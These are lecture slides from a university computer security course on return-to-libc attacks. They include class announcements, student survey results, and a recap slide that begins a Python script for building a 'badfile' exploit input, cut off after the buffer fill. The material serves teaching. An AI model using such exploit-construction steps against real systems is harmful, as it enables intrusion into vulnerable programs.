



Software Security

Return-to-libc Attacks & Return-Oriented Programming (Part III)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

*Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!*

Today

Announcements


- The Early Semester Check-In Survey — ***The Results Are In!***
- CTF ***in-class*** on Thursday! >>> ***Need to be in-class and participate to receive any credit!***
 - Bring laptop / Teams of 2-4
 - ***Study the PDF and bof_vulnerable_server.c program + practice attack strategies BEFORE CLASS ON THURSDAY!***

Goals & Learning Objectives

- ~~Return to libc Attacks & Return Oriented Programming~~
 - ~~The non-executable stack countermeasure~~
 - ~~The main idea of the ***return-to-libc attack***~~
 - ~~Challenges in carrying out the attack~~
 - ~~Function Prologues & Epilogues~~
 - ~~Lab 04 Work Time: Launching a return to libc attack~~
- Next Time...
 - Generalizing the return-to-libc attack: ***Return-Oriented Programming (ROP)***


How is the pace of the course so far?

48 responses




Have you found Slack useful in this course?

48 responses




How would you rate the difficulty of the labs?

48 responses



Now that we are a few weeks into the course, do you feel like your background sufficiently prepared you to be successful in this course?

48 responses



Some take-aways...


- **Labs & Lectures are good!**
 - Interesting topics/materials (*slides are good!*)
 - Relevant examples are helpful
 - Course organization is great
 - Slack and textbook are helpful
 - “Keep the Benjamin updates coming...”
- **Challenges with Assignments**
 - Some of the necessary background isn’t covered...
 - Terminal commands, computer architecture (e.g., registers), etc.
 - Spend more time explaining them
 - Sometimes the assignment questions are vague/confusing...
 - Would like more time for labs...
 - Thursday due dates aren’t great...
 - Covering new content while working on the previous lab...
- **Beyond this year / things to consider...**
 - Standardize lab reports formats
 - Less side tangents in class.....
 - Use D2L more...
 - SEED Labs...
 - Due dates/times...
 - Recitation sections?
 - Lab feedback could be better...
 - Talk about current events...
- **OTHER other stuff...**
 - Using apple products in class...
 - I hope you like to ski because it's looking like we're in the midst of a nuclear February.



Recap: The Return-to-libc Attack

A Memory Map to Understand the `system()` Argument

badfile fills in these addresses



Recap: The Return-to-libc Attack

- Execute the exploit code (to build the badfile), and then run the vulnerable code.

```

#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

